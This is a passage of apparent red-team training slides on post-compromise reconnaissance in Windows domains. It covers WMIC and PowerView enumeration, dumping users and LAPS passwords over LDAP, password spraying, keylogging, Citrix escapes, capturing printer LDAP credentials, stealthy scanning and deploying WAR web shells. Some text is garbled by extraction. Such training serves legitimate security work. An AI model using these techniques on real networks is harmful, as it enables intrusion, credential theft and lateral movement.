        <! [CDATA [
       $ (G0iGgp0QLZuWU3yu1Sm3f3zN)
    </Code>
    </Task>
  </UsingTask>
</Project>
```



15 minutes break

Process listing should be the first command you run

This will confirm if there is another user of interest running on the host

It will confirm which security product is running on the system



In addition to process listing, dumping services may be useful

Cobalt Strike command **ps** can be used

More information can be retrieved using WMIC

C:\Users\charles.hamilton>wmic process get executablepath, commandline

Services information can also be retrieved through WMIC

```
C:\Users\charles.hamilton>wmic service get state,name,pathname
                                                                                                                                                                             State
AdobeARMservice
                                          "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
                                                                                                                                                                             Running
AdobeFlashPlayerUpdateSvc
                                          C:\windows\SysWOW64\Macromed\Flash\FlashPlayerUpdateService.exe
                                                                                                                                                                             Stopped
                                          C:\windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
AJRouter
                                                                                                                                                                             Stopped
ALG
                                          C:\windows\System32\alg.exe
                                                                                                                                                                             Stopped
AMPAgent
                                          "C:\Program Files (x86)\Dell\KACE\AMPAgent.exe"
                                                                                                                                                                             Running
AMPWatchDog.
                                          "C:\Program Files (x86)\Dell\KACE\AMPWatchDog.exe"
                                                                                                                                                                             Running
ApHidMonitorService
                                          "C:\Program Files\DellTPad\HidMonitorSvc.exe"
                                                                                                                                                                             Running
                                          C:\windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
AppIDSvc
                                                                                                                                                                             Stopped
Appinfo
                                          C:\windows\system32\svchost.exe -k netsvcs -p
                                                                                                                                                                             Running
                                          C:\windows\system32\svchost.exe -k netsvcs -p
                                                                                                                                                                             Stopped
                                          C:\windows\System32\svchost.exe -k AppReadiness -p
                                                                                                                                                                             Stopped
                                          C:\windows\system32\AppVClient.exe
                                                                                                                                                                             Stopped
```



Remember our simple stage 0 RAT? Listing process in C#



You can reimplement pretty much all of the Windows command in C and C# to avoid using cmd.exe /c ...



Services listing will help you confirm if there are security solutions running on the host It may also reveal custom services



If you enjoy reverse engineering, you can try to reverse the service and find potential vulnerabilities or embedded credentials

Real life example:

The company wants to save energy, so they force shutdown workstations at midnight; the service is sending information to a server and the credentials used are embedded in the binary



Quick reverse engineering tips:

If the binary file is a .NET file, use dnSpy:

https://github.com/0xd4d/dnSpy/releases

If it is a native executable:

- xdbg64 https://x64dbg.com
- IDA (freeware or PRO if you have a license) https://www.hex-rays.com/products/ida/support/download freeware.shtml
- Ghidra https://www.nsa.gov/resources/everyone/ghidra/



Exercise Find the password in the custom application

Challenge URL: https://mr.un1k0d3r.online/training/source/Corpo.exe




static VS runtime debugging


```
Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
private void DoCorpo()
   string username = "mr.un1k0d3r";
   string password = Form1.DecryptStringFromBytes_Aes(Convert.FromBase64String("/u0v6LNp6xspviKnko1fKg=="), new byte[]
      165,
       151,
       127,
       158,
      239,
      113,
       128,
       220,
       68,
      238.
      216,
       149,
   }, new byte[]
       27,
       35,
       148,
      123,
       124,
       58,
       25,
       202,
       179,
       138
   SecureString securePwd = new SecureString();
   for (int i = 0; i < password.Length; i++)
       securePwd.AppendChar(password[i]);
   Process.Start("calc.exe", username, securePwd, "RINGZER0");
```



dnSpy live debugging



Add a breakpoint on DoCorpo



Step over until the decryption is completed






Once the call to DecryptStringFromBytes_Aes is completed, simply inspect the variable in the debugger

Name	Value	Туре
▶ ⊕ System.Convert.FromBase64String returned	(byte[0x00000010])	byte[]
Φ _α Corpo.Form1.DecryptStringFromBytes_Aes returned	"RingZer0Corp"	string
▶	{Corpo.Form1, Text: RingZer0 CORP}	Corpo.Form1
	"mr.un1k0d3r"	string
password	"RingZer0Corp"	string
▶	null	System.Security.SecureString
● i	0x00000000	int





- You have your shell and you are ready to discover what is going on in the network
- Dump all the users and emails
- Powershell https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Utility.ps1
- CSharp https://github.com/Mr-

 Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputi lity.exe

The idea is to make sure you have the biggest sample as possible, in case you loose access

You can refine your future phishing or password spraying



You want to make sure to have emails and users to be able to perform:

- Password spraying against a bigger set of users
- Potentially target more employees, in case you lose access to the network

When dumping users, try to include the description; that may help you target valuable assets

Password spraying should be performed against a small group of users that are valuable



Usually if you gained access through a phishing campaign, your shell is most likely running on a workstation

Capturing keystrokes and screenshots may help you ensure the security team is not interacting with the victim

Screenshot may also reveal applications used by the user and sensitive information

Keystrokes may also provide password for free



Workstation may also provide valuable information:

Dumping the browser homepage usually points to the intranet

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Get-BrowserHomepage.ps1

Bookmarks may reveal internal portal that can be used to perform lateral movement

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Get-IEBookmarks.ps1



A Socks proxy can be used to connect to the intranet and gather information about their internally exposed services

They may have a Citrix portal internally that may allow you to connect with the user you compromised; once you launch the Citrix application, you may find a Citrix escape and compromise a server


Extra point for Citrix: the server is usually less protected than the endpoints



The most typical Citrix escape relies on the open or save window. If you have office software published, you can escape the "sandbox"


Right click to create a file

Then right click on the file and rename it with a ".bat" extension







Right click again to edit the file




Right click and click Open to run the bat file

Add the command you want to run








C:\Users\charles.hamilton\Desktop\training>whoami && pause mysite\charles.hamilton Press any key to continue . . . _




Citrix in the wild





If you can browse the Internet through a link in the Citrix application, you have access to a shell using the "file://" url handler





Internal Citrix are also great, because you can leverage internal password spraying to access the Internal Citrix and compromise internal servers

Internal Citrix instance tend to have MFA disabled



Quick note on Citrix:

Citrix exposes a shared folder with all the users' profiles. If you have admin access or the permission are misconfigured, you can update the data pushed on the Citrix client

Copying a binary in the startup folder of the profile will execute it on the targeted user session



Other commands of interest that may help perform reconnaissance at the network level:

- route print: Discover other networks
- nslookup DOMAIN: Discover server's range. Nslookup on the domain will return DCs
- nltest /dclist:DOMAIN: List DCs including RODC and PDC. PDC may be in a more critical subnet
- netstat –an | netstat –a: List currently established connection
- ipconfig /all: Gather information about the networking interface. You may find a VPN tunnel already established to their sensitive network



Exercise Analyse the output of the network reconcern commands

nslookup %USERDOMAIN% will return all the DCs

Or using C#:

- Dns.GetHostByName
- Dns.Resolve

```
static void Main(string[] args)
{
    IPHostEntry ihe = Dns.GetHostByName(args[0]);
    IPAddress[] ia = ihe.AddressList;
    for(int i = 0; i < ia.Length; i++)
    {
        Console.WriteLine("Address {1} ", i, ia[i].ToString());
    }
}</pre>
```



Other commands of interest that may help perform reconnaissance regarding the network:

NOTE THAT THESE ARE NOT EXTREMELY STEALTH BUT PROVIDE GOOD VISIBILITY

BloodHound, SharpHound and PowerView allow you to gather information about users, computers, sessions, and groups



You can implement most of the features as standalone utility:

■ **Get user LDAP** (&(objectCategory=user)

■ **Get computers LDAP** (&(objectCategory=computer)

■ **Get groups** (&(objectCategory=group)

■ **Get sessions** Windows API NetSessionEnum

■ **Get local admin** Windows API NetLocalGroupGetMembers







BloodHound utility provides a lot of options. make sure you carefully pick the one that will remain as stealth as possible based on your prior understanding of the network

Same goes with PowerView, there are tons of commands that can be extremely useful, but extremely noisy



Querying sessions on the remote system:

You query the remote system

```
for(computer) {
    query computer
}
```

You are going to connect to a lot of assets



PowerView can be used to retrieve list of local groups and users that possess local administrative privileges

PS> Get-NetComputer | Get-NetLocalGroup

This command will retrieve the list of computers and then connect to each of them asking for groups. This relies on the NetLocalGroupGetMembers API



User granted with local administrator privileges

Group granting local administrative privileges

```
ComputerName: SECRETHOST.local
AccountName: MYSITE/god
IsDomain: True
IsGroup: False
SID: S-1-5-21-142042000-781976021-1318725885-1883
Description:
Disabled:
LastLogin: 11/12/2019 2:44:38 PM
PwdLastSet:
PwdExpired:
UserFlags:
```

ComputerName: SECRETHOST.local
AccountName: MYSITE/Domain Admins
IsDomain: True
IsGroup: True
SID: S-1-5-21-142042000-781976021-1318725885-46104
Description:
Disabled:
LastLogin:
PwdLastSet:
PwdExpired:
UserFlags:



The previous command will generate the output and can easily be used to search through it offline. It doesn't drop file on the target system

This command may take a while to run




The same concept can be used to find hosts where the current users are granted with local administrative privileges

Find-LocalAdminAccess

The downside of this command is that it is perform pretty much the same as GetComputer + Get-NetLocalGroup + Invoke-CheckLocalAdminAccess On all systems but you don't get the output

Meaning that every time you want to hunt a user, you will perform the same action





FOR EXAMPLE: POWERVIEW CAN BE USED TO LIST ACTIVE SESSIONS

PS> GET-NETCOMPUTER | GET-NETSESSION

THIS COMMAND WILL RETRIEVE THE LIST OF COMPUTERS AND THEN CONNECT TO EACH OF THEM ASKING FOR SESSION. THIS RELIES ON THE **NETSESSIONENUM** API

Get-NetDomain

PowerView offers several cmdlets that may be quite useful

SharpView offers the same kind of features

gets the name of the current user's domain Get-NetForest gets the forest associated with the current user's domain Get-NetForestDomain gets all domains for the current forest Get-NetDomainController gets the domain controllers for the current computer's domain Get-NetUser returns all user objects, or the user specified (wildcard specifiable) Add-NetUser adds a local or domain user gets a list of all current servers in the domain Get-NetComputer Get-NetPrinter gets an array of all current computers objects in a domain gets data for domain organization units Get-NetOU Get-NetSite gets current sites in a domain gets registered subnets for a domain Get-NetSubnet gets a list of all current groups in a domain Get-NetGroup Get-NetGroupMember gets a list of all current users in a specified domain group Get-NetLocalGroup gets the members of a localgroup on a remote host or hosts Add-NetGroupUser adds a local or domain user to a local or domain group Get-NetFileServer get a list of file servers used by current domain users Get-DESshare gets a list of all distribute file system shares on a domain Get-NetShare gets share information for a specified server Get-NetLoggedon gets users actively logged onto a specified server Get-NetSession gets active sessions on a specified server Get-NetRDPSession gets active RDP sessions for a specified server (like qwinsta) gets the remote processes and owners on a remote server Get-NetProcess returns logon or TGT events from the event log for a specified host Get-UserEvent takes a domain SID and returns the user, group, or computer Get-ADObject object associated with it Set-ADObject takes a SID, name, or SamAccountName to query for a specified domain object, and then sets a specified 'PropertyName' to a specified 'PropertyValue'



BloodHound offers the same kind of features, and the output (JSON) can be linked in a neo4js system to perform query efficiently

The downside is that the json is generated on the client and it will **DROP FILES** on the targets

The JSON processing is also time consuming in an average network; the task will take at least 4 hours to complete



Once you have Domain Admins credentials, you can also hunt user's computer

Let say the intranet says that the owner of the SuperDatabase is managed by John Smith

You can search John Smith samaccountname using:

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-FullNameToSamAccount.ps1

Search-FullNameToSamAccount -filter "Charles Hamilton"



Once you have the samaccountname, you can query logon events across DCs and find his workstation:

```
https://github.com/Mr-
Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-
EventForUser.ps1
```

You can search across DCs using **–FindDC** True or force a single host using **–ComputerName** name

```
PS C:\Users\charles.hamilton\Desktop\tools\RedTeamPowershellScripts\scripts> <mark>Search-EventForUser</mark> -TargetUser charles.hamilton
[+] Enumerating all the DCs
   DC found:
                          .mysite.com
                         .mysite.com
                         .mysite.com
                         -calon.mysite.com
                             .mysite.com
                          .mysite.com
                           .mysite.com
                           .mysite.com
                         .mysite.com
                            .mysite.com
[+] DC found:
                         .mysite.com
                         .mysite.com
[+] DC found:
```



Hunting for easy targets

Printers with default credentials

```
PS C:\Users\charles.hamilton> Get-WmiObject -class Win32_printer | ft name,location

name location
----
Send To OneNote 2016
Microsoft Print to PDF
Fax
Brother MFC-6490CW Printer http://192.168.2.20:80/WebServices/Device
```


```
C:\Users\charles.hamilton>wmic printer get name, location
Location
Send To OneNote 2016
Microsoft Print to PDF
Fax
http://192.168.2.20:80/WebServices/Device Brother MFC-6490CW Printer
```

These printers may also have LDAP configured and expose a more privileged account



Simply change the LDAP server and wait for the credentials to be sent

in clear





Exercise Dump user information

Managed By can grant local admin without a group

(objectCategory=user)(objectClass=user)(distinguishedName=%manage dBy%)

Classic user attributes

(&(objectClass=user))
name,givenname,displayname,samaccountname,adspath,distinguished
name,memberof,ou,mail,proxyaddresses,lastlogon,pwdlastset,mobile,s
treet,userpassword



LAPS password

(&(objectClass=computer)) ms-mcs-AdmPwd

Classic computer attributes

(&(objectClass=computer))

name, displayname, operating system, description, adspath, object categor y, service principal name, distinguished name, cn, last logon, managed by, managed objects



Classic group attributes

(&(objectClass=group))
name,adspath,distinguishedname,member,memberof



Classic password settings attributes

(&(objectClass=msDS-PasswordSettings))
name,distinguishedName,msDS-MinimumPasswordLength,msDSPasswordHistoryLength,msDS-PasswordComplexityEnabled,msDSPasswordReversibleEncryptionEnabled,msDS-LockoutThreshold,msDSPasswordSettingsPrecedence



Classic SPN query

(&(objectcategory=computer)(servicePrincipalName=*))



Nothing useful yet?

Enumerate shares you have access to using PowerView, SharpView or C#

Invoke-ShareFinder

Finds (non-standard) shares on hosts in the local domain

Invoke-FileFinder

Finds potentially sensitive files on hosts in the local domain









Check domain trust: you may have bidirectional trust between your domain and other domains



These domains may expose interesting computers.

Time to do the reconnaissance again on the other domain



Still out of luck?

Hunt for potentially vulnerable OS. Active Directory does have an operation system attribute

The C# utility can dump the information about all of the computers

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts

This can be run via execute-assembly too




```
Usage: Idaputility.exe options domain [arguments]
ldaputility.exe Set
ldaputility.exe DumpLocalAdmin RingZer0 *optional*computername
ldaputility.exe DumpLocalGroup RingZer0 *optional*computername
ldaputility.exe CheckAdmin RingZer0 *optional*computername
ldaputility.exe DumpTrust RingZer0
ldaputility.exe DumpAllUsers RingZer0
ldaputility.exe DumpUser RingZer0 mr.un1k0d3r
ldaputility.exe DumpUsersEmail RingZer0
ldaputility.exe DumpAllComputers RingZer0
ldaputility.exe DumpComputer RingZer0 DC01
ldaputility.exe DumpAllGroups RingZer0
ldaputility.exe DumpGroup RingZer0 "Domain Admins"
ldaputility.exe DumpPasswordPolicy RingZer0
ldaputility.exe DumpPwdLastSet RingZer0
ldaputility.exe DumpLastLogon RingZer0
ldaputility.exe CheckManaged RingZer0
ldaputility.exe DumpLapsPassword RingZer0 *optional*computername
ldaputility.exe DumpUserPassword RingZer0
ldaputility.exe DumpRemoteSession RingZer0 *optional*computername
ldaputility.exe PasswordBruteForce RingZer0 *optional*username (samaccountname)
```



LDAP is full of surprise LdapAdmin can help you discover attribute you never heard of before

http://www.ldapadmin.org/down
load/ldapadmin.html





LDAP objects permission is stored in the nTSecurityDescriptor using the SDDL format

This information is accesible to regular authenticated domain user



: G:DUD:(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5 ntSecurityDescriptor 21-215534169-2845977585-271281369-1124)(OA;;WP;bf967950-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa003049e2 ;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;WP;bf967953-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa0 03049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;WP;3e0abfd0-126a-11d0-a060-00aa006c33ed;bf967a86-0de6-11d0-a28 5-00aa003049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;SW;72e39547-7b18-11d1-adef-00c04fd8d5cd;;S-1-5-21-21553 4169-2845977585-271281369-1124)(OA;;SW;f3a64788-5306-11d1-a9c5-0000f80367c1;;S-1-5-21-215534169-2845977585-271281369-112 4)(OA;;WP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;RPWP;bf967a7f-0de6-11c 0-a285-00aa003049e2;;CA)(OA;;CCDC;bf967aa8-0de6-11d0-a285-00aa003049e2;;PO)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2 ;S-1-5-32-560)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;WD)(OA;;SW;72e39547-7b18-11d1-adef-00c04fd8d5cd;;PS)(OA;;SW; f3a64788-5306-11d1-a9c5-0000f80367c1;;PS)(OA;;RPWP;77b5b886-944a-11d1-aebd-0000f80367c1;;PS)(A;;LCRPLOCRRC;;;S-1-5-21-21 5534169-2845977585-271281369-1124)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AO)(A;;CCDC;;;PS (A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-4 5bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-14 37-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU (OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;59ba2f42-79a2-1d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc 4-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2 RU)(OA;CIID;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-215534169-2845977585-271281369-526)(OA;CIID;RPWP;5b47d6; 0f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-215534169-2845977585-271281369-527)(OA;ID;SW;9b026da6-0d3c-465c-8bee-5199d7165c ba;;S-1-5-21-215534169-2845977585-271281369-1124)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a 285-00aa003049e2;C0)(OA;CIID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIID;RP ;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0 c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a 285-00aa003049e2;ED)(OA;CIID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIIOID; LCRPLORC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;LCRPLORC;;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOI D;LCRPLORC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;OICIID;RPWP;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;PS)(OA;CIID;RP WPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-215534169-2845977585-2712813 69-519)(A;CIID;LC;;;RU)(A;CIID;CCLCSWRPWPLOCRSDRCWDWO;;;BA)Group: Domain Users



SDDL will be translated to human readable format

https://github.com/Mr-Un1k0d3r/ADHuntTool/

```
ntSecurityDescriptor
                        : Group: Domain Administrators
Type: Object Access Allowed
Permissions: Write All Properties
rustee: Domain Administrators
Type: Object Access Allowed
Permissions: Write All Properties
rustee: Domain Administrators
Type: Object Access Allowed
Permissions: Write All Properties
rustee: Domain Administrators
Type: Object Access Allowed
Permissions: Write All Properties
rustee: Domain Administrators
Type: Object Access Allowed
Permissions: All Validated Writes
rustee: Domain Administrators
Type: Object Access Allowed
Permissions: All Validated Writes
Trustee: Domain Administrators
```



Authenticated Users with standard permission on the object

Type: Access Allowed

Permissions: List Contents Read All Properties List Object Read Permissions

Trustee: Authenticated Users

Misconfigured object

Type: Object Access Allowed

Permissions: Read All Properties Write All Properties

Trustee: Authenticated Users



RUNNING EXPLOIT WARNING

We previously stated that, like your toolset, make sure you understand how the exploit works to minimize the risk of crashing the remote target



Not getting anywhere?

A good start: You can try to run light scan to look for portal, usually ports 80,443,8080 and 8443

- If you are running the scan remotely using nmap, make sure you are using the ¬sT option (Full TCP connect option) to blend in as legitimate traffic
- Full TCP connection will look less suspicious than a syn scan
- Always make sure you remove the ping –Pn once again or your ping may be detected as a ping sweep
- A typical nmap scan performed during a red team:

nmap -sT -Pn -vvvv -p80,443,8080,8443 -oA output 10.0.0.0/24



I highly recommend writing a small port scanner using C# or C

You can simply connect (full TCP connect by default) to the remote host, using socket to confirm something is alive on the other side



Same technique used during the external reconnaissance can be used to fingerprint the host using C# equivalent of aquatone through your shell

Aquatone will work on both Linux and Windows, because it's a go binary



The reason why port 8080 and 8443 are part of the scan?

Management console

Several other ports can be used, but scan is bad when it come to red team. You may be able to identify server purpose by looking at the description or the name in the Active Directory




There are several known portals that run on port 8080

It is not rare that you will find development environment running Jboss / Tomcat and the rest of the family without enforcing authentication

Even if the systems are considered to be development, they may be joined to the domain exposing domain credentials

They can be used to execute code





A war file is pretty much a zip with a specific structure

Folder structure



web.xml inside the WEB-INF folder

<web-app xmlns_xsi="http://www.w3.org/2001/XMLSchema-instance" xsi_schemalocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee http://www.sun.com/xml/ns/j2ee http://yml/ns/j2ee http://yml/ns/j2ee http://yml/ns/j2ee http://yml/ns/



 Once it is deployed on the server, you will gain code execution within the context of the application

 Usually, a web shell is the first stage, and it can be used to upgrade to a full RAT

